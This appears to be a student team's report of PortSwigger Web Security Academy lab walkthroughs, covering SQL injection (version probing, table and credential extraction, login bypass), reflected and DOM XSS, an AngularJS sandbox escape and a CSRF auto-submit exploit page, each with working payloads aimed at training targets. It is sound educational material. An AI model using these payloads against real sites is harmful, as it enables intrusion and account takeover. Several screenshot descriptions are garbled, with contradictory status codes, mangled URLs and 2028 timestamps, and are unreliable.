

# **PortSwigger Labs Report**

**By**

**Team Data Wizards**  
(Vibhuti Naik, Riya Kadam,  
Sanika Raul, Shruti Shahu)

# Contents:

- SQL injection
- Cross-site scripting
- Cross-site request forgery (CSRF)
- Clickjacking
- DOM-based vulnerabilities
- Cross-origin resource sharing (CORS)
- XML external entity (XXE) injection
- Server-side request forgery (SSRF)
- HTTP request smuggling
- OS command injection
- Server-side template injection
- Path traversal
- Access control vulnerabilities
- Authentication
- WebSockets
- Web cache poisoning
- Insecure deserialization
- Information disclosure
- Business logic vulnerabilities
- HTTP Host header attacks
- OAuth authentication
- File upload vulnerabilities
- JWT
- Essential skills
- Prototype pollution
- GraphQL API vulnerabilities
- Race conditions
- NoSQL injection
- API testing
- Web LLM attacks
- Web cache deception

# SQL injection

## Lab: SQL injection attack, querying the database type and version on Oracle

- **Objective:** Exploit a SQL injection vulnerability to determine the database type and version of the backend system (Oracle).
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, click on any Product Category (e.g., "Gifts").
  3. In Burp, go to the Proxy tab > HTTP history.
  4. Find the request for /filter?category=Gifts. Right-click it and select Send to Repeater.
  5. Modify the category parameter to: Gifts' ORDER BY 1—and click Send.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A modified HTTP request to the URL `https://6a9024093ea5b7f8a307b002041.web-security-academy.net/filter?category=Gifts'`. The modified part is `' ORDER BY 1--`.
- Response:** The response body contains the following HTML and text:

```
HTTP/2.0 200 OK
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 6519
<!DOCTYPE html>
<html>
<head>
<title>SQL injection attack, querying the database type and version on Oracle</title>
<script src="/resources/labheader.js?148Header.js"></script>
<link href="/resources/labheader.css?148Header.css" rel="stylesheet">
</head>
<body>
<div class="main">
    <h1>SQL injection attack, querying the database type and version on Oracle</h1>
    <p>Back to Lab Home</p>
    <pre>#!/usr/bin/python
# This exploit queries the database for its type and version.
# It uses the ORACLE built-in function DBMS_OUTPUT.PUT_LINE to print the results.
# The exploit is designed to work on Oracle 11.2.0.1 - 18c.
# Oracle 11.2.0.1 - 18c: PL/SQL Version 11.2.0.1.0
# Oracle 12.1.0.2.0 - 18c: PL/SQL Version 12.1.0.2.0
# Oracle 19c: PL/SQL Version 19.0.0.0.0</pre>
</div>
</body>

```
- Inspector:** Shows the Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.
- Event log:** Shows the message "All issues" and a note about friends and family.
- Bottom status bar:** Shows memory usage (136MB of 385GB) and a disabled status.

6. If you get a 200 OK, try ORDER BY 2--.
7. If ORDER BY 3-- returns a 500 Internal Server Error, you know the original query has 2 columns.

## 8. Modify the parameter to: Gifts' UNION SELECT 'a', 'a' FROM dual-- to ensure that columns can display text.

## 9. To extract the oracle version, use following payload: Gifts' UNION SELECT BANNER, NULL FROM v\$version-- and click Send.

```

[{"id": 1, "text": "Orifice' OR '1=1--"}, {"id": 2, "text": "User: admin", "color": "#007bff"}, {"id": 3, "text": "Pass: admin", "color": "#007bff"}, {"id": 4, "text": "Log In", "color": "#007bff"}]

```

Congratulations!

We like SHO

Refine your search

All Accessories

High-End Gift Wrap

We offer a complete line of gift wrap products. We do the hard work so you can focus on what's important: 100% original, some completed. So organize your gifts. Get areas of your life. We're here to help.

Conversation Cont.

Are you one of those who like to socialize? We offer a complete line of gift wrap products. We do the hard work so you can focus on what's important: 100% original, some completed. So organize your gifts. Get areas of your life. We're here to help.

Couple's Umbrella

Request Response Headers Inspector Network

## Lab: SQL injection vulnerability allowing login bypass

- Objective:** Exploit a SQL injection vulnerability in the login form to bypass authentication and gain unauthorized access.
- Tools Used:** Browser (Chrome)
- Steps taken:**
  - In the lab, navigate to the Login page.
  - Enter dummy credentials (username: admin, password: admin) and click Log in.

Invalid username or password

Username

Password

Log In


Home | My account

Back to lab description >

SQL injection vulnerability allowing login bypass

LAB Not solved

3. Now enter username as administrator'-- and password (anything randomly).



## Lab: SQL injection attack, listing the database contents on non-Oracle databases

- **Objective:** Exploit a SQL injection vulnerability to enumerate database contents on non-Oracle databases (e.g., MySQL, PostgreSQL, Microsoft SQL Server).
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy.
- **Steps taken:**
  1. Intercept a category filter request (e.g., /filter?category=Accessories) and send it to Repeater.
  2. Use ORDER BY to find the column count:  
' ORDER BY 1--  
' ORDER BY 2-- (If 3 fails, there are 2 columns).

The screenshot shows a browser window with the URL <http://9aib0570374310d80be49f6099002a.web-security-academy.net/filter/categoria--Accessories>. The page title is "WebSecurity Academy" and the sub-page title is "SQL injection attack, listing the database contents on non-Oracle databases". The response code is 200 Internal Server Error. The response body contains the following HTML and script:

```
<html>
<head>
<title>SQL injection attack, listing the database contents on non-Oracle databases</title>
</head>
<body>
    <div>WE LIKE SHO</div>
    <div>Refine your search</div>
    <div>All Accessories</div>
    <div>Six Pack Beer Belt</div>
    <div>The Six Pack Beer Belt is perfect for those who want to look their best at parties or festivals. This is a great gift for beer lovers who have a thirst for adventure!</div>
    <div>Giant Pillow Thing</div>
    <div>Giant Pillow Thing - guides couldn't find one like it. Simply drag it in with a family reunion!</div>
    <div>Cheshire Cat Grin</div>
    <div>We've all been there. Our smile insert, you tales of their day on...</div>
    <div>done</div>
    <div>Reset log (1) All Issues</div>
    <div>Memory: 144.8MB of 1.85GB</div>
    <div>* Disabled</div>
</body>

```

The response also includes a script section:

```

<script>
    $(document).ready(function() {
        $('#reset-log').click(function() {
            alert('Reset log');
        });
    });
</script>

```

The screenshot shows a browser window with the URL <http://9aib0570374310d80be49f6099002a.web-security-academy.net/filter/categoria--Accessories>. The page title is "WebSecurity Academy" and the sub-page title is "SQL injection attack, listing the database contents on non-Oracle databases". The response code is 200 Internal Server Error. The response body contains the following HTML and script, identical to the previous screenshot.

```
<html>
<head>
<title>SQL injection attack, listing the database contents on non-Oracle databases</title>
</head>
<body>
    <div>WE LIKE SHO</div>
    <div>Refine your search</div>
    <div>All Accessories</div>
    <div>Six Pack Beer Belt</div>
    <div>The Six Pack Beer Belt is perfect for those who want to look their best at parties or festivals. This is a great gift for beer lovers who have a thirst for adventure!</div>
    <div>Giant Pillow Thing</div>
    <div>Giant Pillow Thing - guides couldn't find one like it. Simply drag it in with a family reunion!</div>
    <div>Cheshire Cat Grin</div>
    <div>We've all been there. Our smile insert, you tales of their day on...</div>
    <div>done</div>
    <div>Reset log (1) All Issues</div>
    <div>Memory: 157.4MB of 1.85GB</div>
    <div>* Disabled</div>
</body>

```

The response also includes a script section:

```

<script>
    $(document).ready(function() {
        $('#reset-log').click(function() {
            alert('Reset log');
        });
    });
</script>

```

3. Modify the parameter to: Accessories ' UNION SELECT 'a','a' FROM dual-- to ensure that columns can display text.

The screenshot shows a web browser displaying a page titled "WebSecurity Academy". The page content includes a list of items such as "Six Pack Beer Belt", "Giant Pillow Thing", and "Cheshire Cat Grin". Below the list, there is a note about a smiley insert. The browser's address bar shows the URL: "http://0a8b0570374310d80b-e49f6099002a.web-security-academy.net/filar/tatopry=Accessories". The Burp Suite interface is overlaid on the browser, showing the "Repeater" tab selected. The "Request" pane shows a crafted SQL query: "SELECT \* FROM categories WHERE id = 1 OR 1=1". The "Response" pane shows the server's response, which includes the database content: "20257017410d80b-e49f6099002a.web-security-academy.net". The "Inspector" pane shows the raw response code.

- To find which non-Oracle database is used, we can simply check the version for various databases like 'UNION SELECT @@version' for SQL Server and 'UNION SELECT version()' for PostgreSQL.

This screenshot is identical to the one above, showing a SQL injection attack on a non-Oracle database. The page content, URL, and Burp Suite interface are the same, demonstrating the continuation of the exploit to determine the database version.

WE LIKE TO SHOP

Refine your search:

All Accessories Food & D

Six Pack Beer Belt

The Six Pack Beer Belt - because to 50' waist, meaning you can ch and festivals. This is the perfect beer cans or bottles and you're go thirsty again!

Giant Pillow Thing

Giant Pillow Thing - Because, w guides couldn't find me in? Well, simply drag it in with your team have a family reunion in, or land

Cheshire Cat Grin

We've all been there, found our smile insert, you can now tell tales of their day on the golf coul

event log (1) 0 issues

also be the object of everyone's eye as they tawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of. For those of you unlucky enough to have lost the essential front smiling teeth we can make

Memory: 200.0MB of 1.3GB

Custom actions

5. In Repeater, use the following payload: ' UNION SELECT table\_name, NULL FROM information\_schema.tables—to list all tables in database.

WE LIKE TO SHOP

Refine your search:

All Accessories Food & D

Six Pack Beer Belt

The Six Pack Beer Belt - because to 50' waist, meaning you can ch and festivals. This is the perfect beer cans or bottles and you're go thirsty again!

Giant Pillow Thing

Giant Pillow Thing - Because, w guides couldn't find me in? Well, simply drag it in with your team have a family reunion in, or land

Cheshire Cat Grin

We've all been there, found our smile insert, you can now tell tales of their day on the golf coul

event log (1) 0 issues

also be the object of everyone's eye as they tawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of. For those of you unlucky enough to have lost the essential front smiling teeth we can make

Memory: 200.0MB of 1.3GB

Custom actions

6. To find the names of the columns inside it, use the information\_schema.columns table: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_name = 'users\_wijukt'—

WE LIKE TO SHOP

Refine your search:

All Accessories Food & D

Six Pack Beer Belt

The Six Pack Beer Belt - because to 50' wrist, meaning you can go and festivals. This is the perfect beer cans or bottles and you're go thirsty again!

Giant Pillow Thing

Giant Pillow Thing - Because, w guides couldn't find me? Well. Simply drag it in with your team have a family reunion in, or land

Cheshire Cat Grin

We've all been there, found our smile insert, you can now tell tales of their day on the golf cou

Done

Event log (1) \* All issues

Memory: 203.8MB of 2.85GB

Disabled

8:305 bytes | 152 milis

4:33:50 PM 09-01-2028

7. Now that we have the specific table and column names, query them directly. Update the payload to: ' UNION SELECT username\_wmtwvd, password\_sslxqx FROM users\_wijukt—

WE LIKE TO SHOP

Refine your search:

All Accessories Food & D

Six Pack Beer Belt

The Six Pack Beer Belt - because to 50' wrist, meaning you can go and festivals. This is the perfect beer cans or bottles and you're go thirsty again!

Giant Pillow Thing

Giant Pillow Thing - Because, w guides couldn't find me? Well. Simply drag it in with your team have a family reunion in, or land

Cheshire Cat Grin

We've all been there, found our smile insert, you can now tell tales of their day on the golf cou

Done


Event log (1) \* All issues

Memory: 214.7MB of 2.85GB

Disabled

8:38:19 PM 09-01-2028


8. Go to the Login page of the lab. Enter administrator and the password just extracted. The lab will mark as solved once you successfully access the account page.



# Cross-site scripting

## Lab: Reflected XSS into HTML context with nothing encoded

- **Objective:** Exploit a reflected cross-site scripting (XSS) vulnerability where user input is directly reflected into the HTML context without any encoding, allowing arbitrary JavaScript execution.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**
  1. Open the lab and find the Search box.
  2. Enter the following in search box '<script>alert(1)</script>' and click Search



## Lab: DOM XSS in document.write sink using source location.search inside a select element

- **Objective:** Exploit a DOM-based XSS vulnerability where user input from location.search is written into a <select> element using document.write, allowing arbitrary JavaScript execution.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**
  1. Open the lab and click on a product to view its details. Inspect the page.
  2. Select any place (such as London) and click on Check Stock.
  3. Add a storeId query parameter to the URL and enter a random alphanumeric string as its value (eg. Mumbai).

The screenshot shows a browser window with the URL <https://0a4e05f03adeb6fb0e03330010007a.wst-security-academy.net/product?productId=38&storeId=Mumbai>. The page displays a dog riding balloons. The DevTools Network tab shows several requests, including one for the product page. The Sources tab shows the page's HTML and JavaScript code. A specific line of JavaScript is highlighted: 

```
document.write("23330010007a.wst-security-academy.net/product?productId=38&storeId=" + storeId);
```

 This line is part of a larger script that handles a form submission. The DOM tree on the right shows a <select> element with the attribute `name="storeId"`.

4. The storeId 'Mumbai' is also listed as one of the options in the drop-down list.

The screenshot shows a web page for "Pet Experience Days" featuring a dog riding balloons. The URL in the address bar has been modified to include an XSS payload: `?productId=1&storeId=Mumbai></select><img%20src=1%20onerror=alert(1)>`. The developer tools' Elements tab shows the injected script being executed within a select element.

- Change the URL to include a suitable XSS payload inside the storeId parameter as follows:
- `product?productId=1&storeId=Mumbai></select><img%20src=1%20onerror=alert(1)>`

The screenshot shows the "WebSecurity Academy" interface with the message "Congratulations, you solved the lab!". The developer tools confirm that the XSS payload was successfully injected and executed.


## Lab: Reflected XSS with AngularJS sandbox escape without strings

- Objective:** Exploit a reflected XSS vulnerability in an AngularJS application by escaping the sandbox without using string literals, and achieve arbitrary JavaScript execution.


- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy

- **Steps taken:**

1. Open lab and modify URL appending lab id with  
'search=1&toString().constructor.prototype.charAt%3d[]join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1'




2. Hit Enter. The alert box will pop up, and the lab will be marked as Solved.



# Cross-site request forgery (CSRF)

## Lab: CSRF where token validation depends on request method

- **Objective:** Exploit a CSRF vulnerability where the server validates CSRF tokens only for POST requests, but not for GET requests, allowing an attacker to bypass protection.
- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken:**
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).



3. Submit the "Update email" form, and find the resulting request in HTTP Proxy history.
4. Send the request to Burp Repeater and observe that if the value of the csrf parameter is changed then the request is rejected.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section shows a POST request to `/my-account/change-email` with various headers and a cookie containing a CSRF token. The 'Response' section shows a successful 200 OK response with a JSON body containing the updated email information.

5. Use "Change request method" on the context menu to convert it into a GET request and remove the CSRF token. It is no longer verified.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section shows a GET request to `/my-account/change-email` with a modified header and body. The 'Response' section shows a successful 200 OK response with a JSON body indicating the email change was successful.

6. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the request.

```
<html>
<body>
<form action="https://0a2900af04d5261f8236b16100520022.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="pwned1@attacker.net" />
</form>
```

```
<script> document.forms[0].submit(); </script>
</body>
</html>
```

This screenshot shows the 'WebSecurity Academy' interface for a CSRF lab. The top navigation bar includes tabs for 'All labs', 'Web Security Academy', 'Lab: CSRF where token validation depends on request method', 'CSRF where token validation...', 'CSRF where token validation...', and 'Exploit Server: CSRF where token...'. A green 'LAB Not solved' button is visible.

The main content area displays the following text:

**Craft a response**

URL: <https://exploit-0a9c003804ac255e8288b0401340065.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
<body>
<form action="https://0a9c003804ac255e8288b0401340065.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="pwned1@attacker.net" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

